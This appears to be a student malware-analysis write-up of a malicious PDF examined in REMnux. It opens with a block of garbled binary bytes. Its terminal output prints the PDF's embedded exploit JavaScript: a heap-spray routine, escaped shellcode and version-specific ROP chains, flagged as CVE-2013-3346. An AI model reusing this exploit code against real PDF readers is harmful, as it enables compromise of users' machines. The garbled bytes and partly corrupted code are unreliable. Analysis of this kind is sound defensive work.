<96>|ş?j^MŨ½Ũ^0C^ [Dwv±Y0YĐR00ŨĀ^ĒX0m<94>3q^+µĲ^[/<92>c^K0ŭ0<91>Ē0<8e>z^K±YßPIŖŖ0<8e><88>SĒı^ µ|Np|^Gk<w0v ^Ā("0çG0N<99>¶TY
Z05^Ũ|<84>~iǎĀ~90^Āŭ0ë0<98>,$
<9e>PĒ^?<81><9e>hĒ<92>H¹+çİYĒİ kx<89>L²8F-W|^j)20^TĒ<8a>ñ0<9a>C~M^Qİ<8f>ĀB0şjB-Y(^Z<81>şð<98>á9+ (=qŨHK20^Ũ^<80>şİy^Ũā z;
```

```
remnux@remnux:~/Downloads$ vi object5.raw
remnux@remnux:~/Downloads$ pdftk payment_instructions_154123.pdf output Malice.pdf uncompress
remnux@remnux:~/Downloads$ unzip assignment1.zip Malice.pdf object5.raw object6.raw object7.raw 'passcode(6).rtf' payment_instructions_
remnux@remnux:~/Downloads$ vi malice.pdf
remnux@remnux:~/Downloads$ pdf-parser.py --content malice.pdf
```

➔ Running pdf parser on Malice.pdf, we can see that the objects contents are changed

```
REMnux 1 (Snapshot 2 Remnux) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 7 17:51
remnux@remnux: ~/Downloads
Error opening file malice.pdf
[Errno 2] No such file or directory: 'malice.pdf'
remnux@remnux:~/Downloads$ pdf-parser.py --content Malice.pdf
PDF Comment '%PDF-1.5\n'
PDF Comment '%\xe2\xe3\xcf\xd3\n'
obj 1 0
Type: /Catalog
Referencing: 2 0 R, 3 0 R, 4 0 R
<<
/OpenAction 2 0 R
/Type /Catalog
/AcroForm 3 0 R
/Pages 4 0 R
>>
<<
/OpenAction 2 0 R
/Type /Catalog
/AcroForm 3 0 R
/Pages 4 0 R
>>
obj 4 0
Type: /Pages
Referencing: 5 0 R
```

Now the obj 6 contains the stream and a heap spray function, lets try to create a raw file for this object 6

```
REMnux 1 (Snapshot 2 Remnux) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Oct 7 17:52
remnux@remnux: ~/Downloads
obj 6 0
Type:
Referencing:
Contains stream
<<
/Length 4049
>>
'function heapSpray(str, str_addr, r_addr) {\n var aaa = unescape("%u0c0c");\n aaa += aaa;\n while ((aaa.length + 24 + 4) < (0x8000
aaa += aaa;\n var i1 = r_addr - 0x24;\n var bbb = aaa.substring(0, i1 / 2);\n var sa = str_addr;\n while (sa.length < (0x0c0c - r_addr)
n bbb += sa;\n bbb += aaa;\n var i11 = 0x0c0c - 0x24;\n bbb = bbb.substring(0, i11 / 2);\n bbb += str;\n bbb += aaa;\n var i2 = 0x4
;\n var ccc = bbb.substring(0, i2 / 2);\n while (ccc.length < (0x40000 + 0x40000)) ccc += ccc;\n var i3 = (0x1020 - 0x08) / 2;\n var d
string(0, 0x80000 - i3);\n var eee = new Array();\n for (i = 0; i < 0x1e0 + 0x10; i++) eee[i] = ddd + "s";\n return;\n}\nvar shellcode
%u6e75%u6973%u6e67%u6465%u6320%u6168%u2072%u7562%u5b66%u205d%u203d%u220a%u795c%u6264%u785c%u6663%u785c%u3964%u785c%u3437%u785c%u3432%u785c
%u6235%u785c%u3932%u785c%u3963%u785c%u3162%u785c%u3130%u785c%u3862%u785c%u3730%u785c%u3537%u785c%u6561%u0a22%u5c22%u3978%u5c31%u3378%u5c31
%u3178%u5c37%u3078%u5c33%u3478%u5c33%u3178%u5c37%u3878%u5c33%u6578%u5c63%u3878%u5c39%u3478%u5c63%u3678%u2234%u0a3b");\nvar executable = ""
= unescape("%u313d%u4a82%ua713%u4a82%u1f90%u4a80%u9038%u4a84%u7e7d%u4a80%uffff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000
%u4a80%u3a84%u4a84%ud4de%u4a82%u1f90%u4a80%u76aa%u4a84%u9030%u4a84%u4122%u4a84%u76aa%u4a84%u7e7d%u4a80%u3178%u4a81%u0026%u0000%u0000%u0000
%u0000%u0000%u3a82%u4a84%u6c5e%u4a84%u76ab%u4a84%u3775%u41b8%u0400%u0000%u8589%u0ece%u7984%u4a81%u3178%u4a81");\nvar rop10 = unescape("%u6
090%u4a82%u007d%u4a82%u0038%u4a85%u46d5%u4a82%uffff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u0000%u5016%u4a80%u420c%u4
a81%u007d%u4a82%u6015%u4a82%u0030%u4a85%u46d5%u4a84%u49d%u4a84%u6015%u4a82%u46d5%u4a82%u4197%u4a81");\nvar rop11 = unescape("%u822c%u4a85%uf129%u4a82%u597f
%u4a86%uf1d5%u4a83%uffff%uffff%u0000%u0000%u0040%u0000%u0000%u0000%u1000%u0000%u0000%u0000%u5093%u4a85%u3c3c%ub389%u0030%u4a85%u597f%u4a85
%uba3e%u7e77%u822c%u4a85%uf1d5%u4a83%ud4f8%u4a85%u6030%u4a86%u4864%u4a81%u0026%u0000%u0000%u0000%u0000%u0000%u4856%u4a81%u05a0
%u4a86%u05a0%u4a85%uc376%u4a81%u63d0%u4a84%u0400%u0000%ud4f8%u4a85%ud4f8%u4a85%u4864%u4a81");\nvar r11 = false;\nvar vulnerable = true;\n
e;\nvar rop;\nvar ret_addr;\nvar rop_addr;\nvar r_addr;\n\nif (app.viewerVersion >= 9 && app.viewerVersion < 10 && app.viewerVersion <= 9.
j_size = 0x330 + 0x1c;\n rop = rop9;\n ret_addr = unescape("%ua83e%u4a82");\n rop_addr = unescape("%u08e8%u0c0c");\n r_addr = 0x08e8;\n
app.viewerVersion >= 10 && app.viewerVersion < 11 && app.viewerVersion <= 10.106) {\n obj size = 0x360 + 0x1c;\n rop = rop10;\n rop add
/passcode(6).rtf - ScTFE
Downloads
remnux@remnux: ~/Downloads
pdf-parser.py -c Malice.pdf --object 6 --filter --raw > objectM6.raw
ls
assignment1.zip Malice.pdf object5.raw object6.raw object7.raw objectM6.raw 'passcode(6).rtf'
```

On opening the raw file, we can a heap spray function and variables :

```
obj 6 0
Type:
Referencing:
Contains stream

<<
/Length 4049
>>

No filters

function heapSpray(str, str_addr, r_addr) {
  var aaa = unescape("%u0c0c");
  aaa += aaa;
  while ((aaa.length + 24 + 4) < (0x8000 + 0x8000)) aaa += aaa;
  var i1 = r_addr - 0x24;
  var bbb = aaa.substring(0, i1 / 2);
  var sa = str_addr;
  while (sa.length < (0x0c0c - r_addr)) sa += sa;
  bbb += sa;
  bbb += aaa;
  var i11 = 0x0c0c - 0x24;
  bbb = bbb.substring(0, i11 / 2);
  bbb += str;
  bbb += aaa;
  var i2 = 0x4000 + 0xc000;
  var ccc = bbb.substring(0, i2 / 2);
  while (ccc.length < (0x40000 + 0x40000)) ccc += ccc;
  var i3 = (0x1020 - 0x08) / 2;
```

```
var ddd = unescape("%u0c0c");
var eee = new Array();
for (i = 0; i < 0x1e0 + 0x10; i++) eee[i] = ddd + "s";
return;
}
var shellcode = unescape("%u6e75u6973u6e67u6465u6320u6168u2072u7562u5b66u205du203du220au785cu6264u785cu6663u785cu3964u785cu3437u785cu3432u785cu3466u785cu6235u785cu3932u785cu3963u785cu3162u785cu3130u785cu3862u785cu3730u785cu3537u785cu6561u0a22u5c22u3978u5c31u3378u5c31u3478u5c33u3178u5c37u3078u5c33u3478u5c33u3178u5c37u3878u5c33u6578u5c63u3878u5c39u3478u5c63u3678u2234u0a3b");
var executable = "";
var rop9 = unescape("%u313du4a82ua713u4a82u1f90u4a80u9038u4a84u7e7du4a80uffffuffffu0000u0000u0040u0000u0000u0000u1000u0000u0000u0000u0000u155au4a80u3a84u4a84ud4deu4a82u1f90u4a80u76aa u4a84u9030u4a84u4122u4a84u76aa u4a84u7e7du4a80u3178u4a81u0026u0000u0000u0000u0000u0000u3a82u4a84u6c5eu4a84u76ab u4a84u3775u41b8u0400u0000u8589u0ece u7984u4a81u3178u4a81");
var rop10 = unescape("%u6015u4a82ue090u4a82u007du4a82u0038u4a85u46d5u4a82uffffuffffu0000u0000u0040u0000u0000u1000u0000u0000u0000u5016u4a80u420cu4a84u4241u4a81u007du4a82u0015u4a82u0030u4a85ub49du4a84u6015u4a82u46d5u4a82u4197u4a81u0026u0000u0000u0000u0000u0000u4013u4a81ue036u4a84ua8dfu4a82uad5cu00ff u0400u0000u3e5eufc67u8b31u4a81u4197u4a81");
var rop11 = unescape("%u822cu4a85uf129u4a82u597fu4a85u6038u4a86uf1d5u4a83uffffuffffu0000u0000u0040u0000u0000u1000u0000u0000u0000u5093u4a85u3c3cu389u0030u4a85u597fu4a85u0031u4a85uba3eu7e77u822cu4a85uf1d5u4a83ud4f8u4a85u6030u4a86u4864u4a81u0026u0000u0000u0000u0000u0000u4856u4a81u05a0u4a85u0bc4u4a86u05a0u4a85uc376u4a81u63d0u4a84u0400u0000ud4f8u4a85ud4f8u4a85u4864u4a81");
var r11 = false;
var vulnerable = true;
```

➔ Copied the the var ShellCode content in to separate file, converted the Unicode to hexcode then hexcode to shell code, as follows:

```
ImageBase
subsystem
tls_end
major_image_version
loader_flags
rt_psrelocs_end
minor_subsystem_version
minor_image_version
RUNTIME_PSEUDO_RELOC_LIST_END
crt_xt_end
remnux@remnux:~/Downloads$ vi objectM6.raw
remnux@remnux:~/Downloads$ unicode2hex-escaped < FirstShellCode.unicode > FirstShellCode.hex
```

```

remnux@remnux:~/Downloads$ cat FirstShellCode
%u6e75%u6973%u6e67%u6465%u6320%u6168%u2072%u7562%u5b66%u205d%u203d%u220a%u785c%u6264%u785c%u6663%u785c%u3964%u785c%u3437%u
%u6235%u785c%u3932%u785c%u3963%u785c%u3162%u785c%u3130%u785c%u3862%u785c%u3730%u785c%u3537%u785c%u6561%u0a22%u5c22%u3978%u
%u3178%u5c37%u3078%u5c33%u3478%u5c33%u3178%u5c37%u3878%u5c33%u6578%u5c63%u3878%u5c39%u3478%u5c63%u3678%u2234%u0a3bremnux@r
ShellCode.unicode
cat: FirstShellCode.unicode: No such file or directory
remnux@remnux:~/Downloads$ cat FirstShellCode | tr '\n' '%' > FirstShellCode.unicode
tr: warning: an unescaped backslash at end of string is not portable
remnux@remnux:~/Downloads$ cat FirstShellCode.unicode
%u6e75%u6973%u6e67%u6465%u6320%u6168%u2072%u7562%u5b66%u205d%u203d%u220a%u785c%u6264%u785c%u6663%u785c%u3964%u785c%u3437%u
%u6235%u785c%u3932%u785c%u3963%u785c%u3162%u785c%u3130%u785c%u3862%u785c%u3730%u785c%u3537%u785c%u6561%u0a22%u5c22%u3978%u
%u3178%u5c37%u3078%u5c33%u3478%u5c33%u3178%u5c37%u3878%u5c33%u6578%u5c63%u3878%u5c39%u3478%u5c63%u3678%u2234%u0a3bremnux@r
ex-escaped < FirstShellCode.unicode > FirstShellCode.hex
remnux@remnux:~/Downloads$ cat FirstShellCode.hex
\x75\x6e\x73\x69\x67\x6e\x64\x20\x63\x68\x61\x72\x20\x62\x75\x66\x5b\x5d\x20\x3d\x20\xa2\x22\x5c\x78\x64\x62\x5c\x78\x
78\x37\x34\x5c\x78\x32\x34\x5c\x78\x66\x34\x5c\x78\x35\x62\x5c\x78\x32\x39\x5c\x78\x63\x39\x5c\x78\x62\x31\x5c\x78\x30\x31
\x37\x5c\x78\x37\x35\x5c\x78\x61\x65\x22\x0a\x22\x5c\x78\x39\x31\x5c\x78\x33\x31\x5c\x78\x34\x33\x5c\x78\x31\x37\x5c\x78\x
78\x31\x37\x5c\x78\x38\x33\x5c\x78\x65\x63\x5c\x78\x38\x39\x5c\x78\x34\x63\x5c\x78\x36\x34\x22\x3b\x0a
remnux@remnux:~/Down

```

Next install nasm and binutils to run shcode2exe command to generate shell code from hex

```

remnux@remnux:~/Downloads$ apt install nasm
Reading package lists... Done
Building dependency tree
Reading state information... Done
nasm is already the newest version (2.14.02-1).
0 upgraded, 0 newly installed, 0 to remove and 11 not upgraded.
remnux@remnux:~/Downloads$ apt install binutils
Reading package lists... Done
Building dependency tree
Reading state information... Done
binutils is already the newest version (2.34-6ubuntu1.3).
0 upgraded, 0 newly installed, 0 to remove and 11 not upgraded.

```

Run shcode2exe and we can observe that “output.exe” is create, run strings output.exe then list of strings are listed out

```

remnux@remnux:~/Downloads$ shcode2exe -s FirstShellCode.hex
remnux@remnux:~/Downloads$ ls
assignment1.zip  FirstShellCode.hex  Malice.pdf  object5.raw  object7.raw  output.exe  payment_instructions_154123.pdf
FirstShellCode  FirstShellCode.unicode  MaliciousScript  object6.raw  objectM6.raw  'passcode(6).rtf'
remnux@remnux:~/Downloads$ vi output.exe
remnux@remnux:~/Downloads$ strings output.exe
!This program cannot be run in DOS mode.
.text
P'.idata
unsigned char buf[] = "\xdb\xcf\xd9\x74\x24\xf4\x5b\x29\xc9\xb1\x01\xb8\x07\x75\xae""\x91\x31\x43\x17\x03\x43\x17\x83\xec\x89\x4c\x64";
.file
output.asm
.text
.absoolut
@feat.00
.dll
start
end
RUNTIME_PSEUDO_RELOC_LIST__
data_start__
DTOR_LIST__
tls_start__
rt_psrlocs_start__
dll_characteristics__
size of stack commit__
size of stack reserve__
major_subsystem_version__
crt_xl_start__
crt_xi_start__
crt_xi_end__
bss_start__
RUNTIME_PSEUDO_RELOC_LIST_END__
size of heap commit__
crt_xo_start__

```

From unsigned char buf , took the first hex code and ran shcode2exe command and observed below list of strings

```
remnux@remnux:~/Downloads$ strings output.exe
!This program cannot be run in DOS mode.
.text
P`.idata
.file
output.asm
.text
.absolut
@feat.00
__dll__
__start__
__end__
__RUNTIME_PSEUDO_RELOC_LIST__
__data_start__
__DTOR_LIST__
__tls_start__
__rt_psrelocs_start__
__dll_characteristics__
__size_of_stack_commit__
__size_of_stack_reserve__
__major_subsystem_version__
__crt_xl_start__
__crt_xi_start__
__crt_xi_end__
__bss_start__
__RUNTIME_PSEUDO_RELOC_LIST_END__
__size_of_heap_commit__
__crt_xp_start__
__crt_xp_end__
```

```
Size: 4955 bytes
Version: 1.5
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 7
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
  Catalog: 1
  Info: No
  Objects (7): [1, 2, 3, 4, 5, 6, 7]
  Streams (2): [5, 7]
    Encoded (1): [5]
  Objects with JS code (1): [5]
  Suspicious elements:
    /AcroForm (1): [1]
    /OpenAction (1): [1]
    /XFA (1): [6]
    /JS (1): [4]
    /JavaScript (1): [4]
    app.removeToolButton (CVE-2013-3346) (1): [5]
```

```
PPDF> █
```